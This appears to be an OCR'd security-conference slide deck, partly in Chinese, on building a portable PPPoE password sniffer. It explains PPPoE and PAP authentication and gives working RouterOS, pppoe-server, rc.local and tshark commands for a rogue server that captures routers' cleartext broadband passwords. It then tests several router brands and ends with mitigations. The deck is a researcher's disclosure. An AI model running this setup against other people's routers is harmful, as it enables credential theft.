How to build a portable PPPoE Password Sniffer

DEFCON GROUP 010

Whoami

杨芸菲 @qingxp9

360 PegasusTeam 无线安全研究员

WLAN安全研究、WIPS等无线安全产品研发

- C-SEC 《如今我们面临的无线威胁》
- CCF YOCSEF沈阳《公共无线安全的现状与未来》
- HITCON 2017 《Low-Cost Anti-Drone System DIY》
- KCON 2017 《如何DIY一套低成本反无人机系统》

东北大学无线安全课程客座讲师

一键拷贝旧路由器宽带账号

sniffing pppoe login-password session ? - PPPoE | DSLReports Forums
www.dslreports.com › Forums › The Site › Old Forums › PPPoE ▾ 翻译此页
2002年5月14日 - 6 个帖子 - 2 个作者
Forum discussion: bonjour, Now that i know several pppoe sessions may be opened with the same login-password (depending on the ...

At what point is the user name & **password** sent ... 7 个帖子 2012年8月9日

[General] WRT54G **pppoe password** - Linksys 10 个帖子 2006年12月11日

www.dslreports.com站内的其它相关信息

pppoe-sniff(8) - Linux man page - Linux Die - Die.net
https://linux.die.net/man/8/pppoe-sniff ▾ 翻译此页
pppoe-sniff listens for likely-looking PPPoE PADR and session frames and deduces extra options required for pppoe(8) to work.

Password Sniffing with Wireshark (Laura Chappell) - YouTube


https://www.youtube.com/watch?v=gxfkWLyvfkg ▾
2009年6月26日 - 上传者: Christiaan008
Found this one on securitytube: http://www.securitytube.net/Password-Sniffing-with-Wireshark-(Laura ...

Search results for "pppoe sniff password"

- 漏洞的原理是什么?
- 如何搭建嗅探环境?
- 为什么没有被修补?

PPPoE

两个阶段：


- 发现（Discovery）

  获取 PPPoE 终端及服务端双方的MAC地址，并生成唯一的 PPPoE 会话ID。

- 会话（Session）

  PPP会话阶段

PPPoE Discovery



- PADI（Initiation）

  终端提出所需的服务，广播。

- PADO（Offer）

  服务端收到后，返回PADO以响应请求。

- PADR（Request）

  网络中可能存在多个服务端，主机在可能收到的多个PADO分组中选择，向其发送PADR请求分组。

- PADS（Session-confirmation）

  收到请求分组后准备开始PPP会话，返回会话确认分组PADS，并唯一的PPPoE SESSION-ID。

PPPoE Session

1. LCP协商阶段

   协商是否认证和采用何种认证方式（Authentication Type）

2. 认证阶段

   通过协商好的认证方式进行认证（PAP / CHAP）

3. NCP协商阶段

   协商网络层参数，IP、DNS、WINS等


- 会话维持

  设备主动发送心跳包保活，若3次未得到服务器的响应，则设备主动释放地址。


- 会话结束

  会话建立后的任何时候发送PADT，终止PPPoE会话。

CHAP Authentication



PAP Authentication



问题点

- 认证类型由双方协商决定，服务器端可要求必须使用明文传输的PAP认证。


- 由于客户端没有对服务端的身份确认，可使用任意搭建配置的PPPoE服务器。

Attack Methods

嗅探路由器PPPoE账号的方法：

- 搭建PPPoE服务器，配置为PAP认证方式。
- 将路由器WAN端口连入PPPoE服务器。
- 监听网卡捕获PPPoE PAP认证包，获取明文密码。

RouterOS




(a) RouterOS Installation

PPPoE Server

```
[admin@MikroTik] > /interface pppoe-server server add interface ether1 service-n
ame=fake-server authentication=pap
[admin@MikroTik] > /interface pppoe server server enable 0
[admin@MikroTik] >
[admin@MikroTik] > _
```


(b) PPPoE server config on RouteOS

Sniff Password



(c) Sniff password using Wireshark

小区宽带



到别人家里...

与其尬聊，不如秀个花活

Make it Portable

为了便于携带，我们需要一个便携的设备：

- 小型的嵌入式设备
- Linux
- 有线网口
- 显示屏
- 电源/电池
- ……

Recycle

An idle WiFi sensor

Interfaces

- Linux OS
- Ethernet card
- Wireless card

Have everything except a screen

Modified

So, add a screen

PPPoE Server

#Install PPPoE

apt install pppoe

#/etc/ppp/pppoe-server-options

require-pap

lcp-echo-interval 10

lcp-echo-failure 2

#/etc/ppp/pap-secrets add a line

* * * *

#run pppoe server

/usr/sbin/pppoe-server -L 10.5.5.1 -R 10.5.5.10 -I eth0 -S yyf

-L Set local IP address.

-R Set start address of remote IP pool.

-S Advertise specified service-name.


-I Specify interface.

Sniff using Tshark

tshark - Dump and analyze network traffic

```
tshark -i eth0 -Y "pap.password" -l -T fields -e pap.peer_id
-e pap.password
```

-i <interface>
-Y <display filter>
-l capture in monitor mode
-T format of text output
-e field to print


yyf
➜ ~ sudo tshark -i enp0s31f6 -Y "pap.password" -l -T fields -e pap.peer_id
-e pap.password
Running as user "root" and group "root". This could be dangerous.
tshark: Lua: Error during loading:
[string "/usr/share/wireshark/init.lua"]:44: dofile has been disabled due
to running Wireshark as superuser. See https://wiki.wireshark.org/CaptureSe
tup/CapturePrivileges for help in running Wireshark as an unprivileged user
Capturing on 'enp0s31f6'
yyfyyf superyyf
➜ ~

Autostart


#/etc/rc.local

```
#run pppoe server
/usr/sbin/pppoe-server -L 10.5.5.1 -R 10.5.5.10 -I eth0 -S yyf

#sniff from eth0 and output to pap.log
tshark -i eth0 -Y "pap.password" -l -T fields -e pap.peer_id -e pap.password | tee -
a /root/pap.log

#read from pap.log and send to screen
/usr/bin/ruby /root/send_pppoe.rb
```

It works!

Let's do some practical tests

Embarrassing...



- 没有电源插孔...

Embarrassing...

- 设备开机太慢，惨遭主人发现


Is
Stupi

A Month Later

Why not use an Android phone?

Nexus 5

- Kali Nethunter
- Screen
- 2300mAh Battery
- Portable and Concealed

Only lack of ethernet adapter


MicroUSB to Ethernet Adapter

Preparation

- Install Nethunter
- Install pppoe and tshark

- /etc/ppp/pppoe-server-options
  require-pap
  lcp-echo-interval 10
  lcp-echo-failure 2


- /etc/ppp/pap-secrets
  * * * *



Quick Start


#/root/pppoe_sniffer.sh

```
#!/bin/sh
/usr/sbin/pppoe-server -L 10.5.5.1 -R
10.5.5.10 -I eth0 -S yyf
tshark -i eth0 -Y "pap.password" -l -T
fields -e pap.peer_id -e pap.password
```



It works, too!

Demo



各品牌的路由器是否对此有防护措施呢?

测试各种品牌路由器

Type	Can sniff ?
360P1	Yes
MERCURY MW313R	Yes
TP-Link WR340G	Yes
NetGear R6300	Yes
NetGear WGR614	Yes

Why still be vulnerable?

为何路由器厂商没有相应的防护方案?

- 此种攻击需要物理接触，有一定的利用门槛。同时宽带账号一般不包含敏感信息，利用价值不大。

为何没有禁止PAP认证的使用?

- 由于存在各种不同规模的ISP，不排除存在有客户端或服务器端只配置了PAP认证方案。

How to mitigate risks

前提：确保PAP依然能使用

- PPPoE认证优先使用较安全的认证方式。一旦认证成功后，锁定认证方式直到用户修改账号。
- 默认屏蔽使用PAP认证，需要用户手动配置开启。
- 采用PAP认证时，混淆着发送错误的账号信息，用以迷惑攻击者

还有许多古老、有漏洞但如今依然在使用的协议，比如GSM、WiFi等。

问题涉及到协议设计、终端的软硬件设计等，除了需要相关行业的主动推进，还需要等待消费者的设备更新换代才能完全解决。

而这个时间可能会是数十年。

How to build a portable PPPoE password sniffer

qingxp9@gmail.com
@qingxp9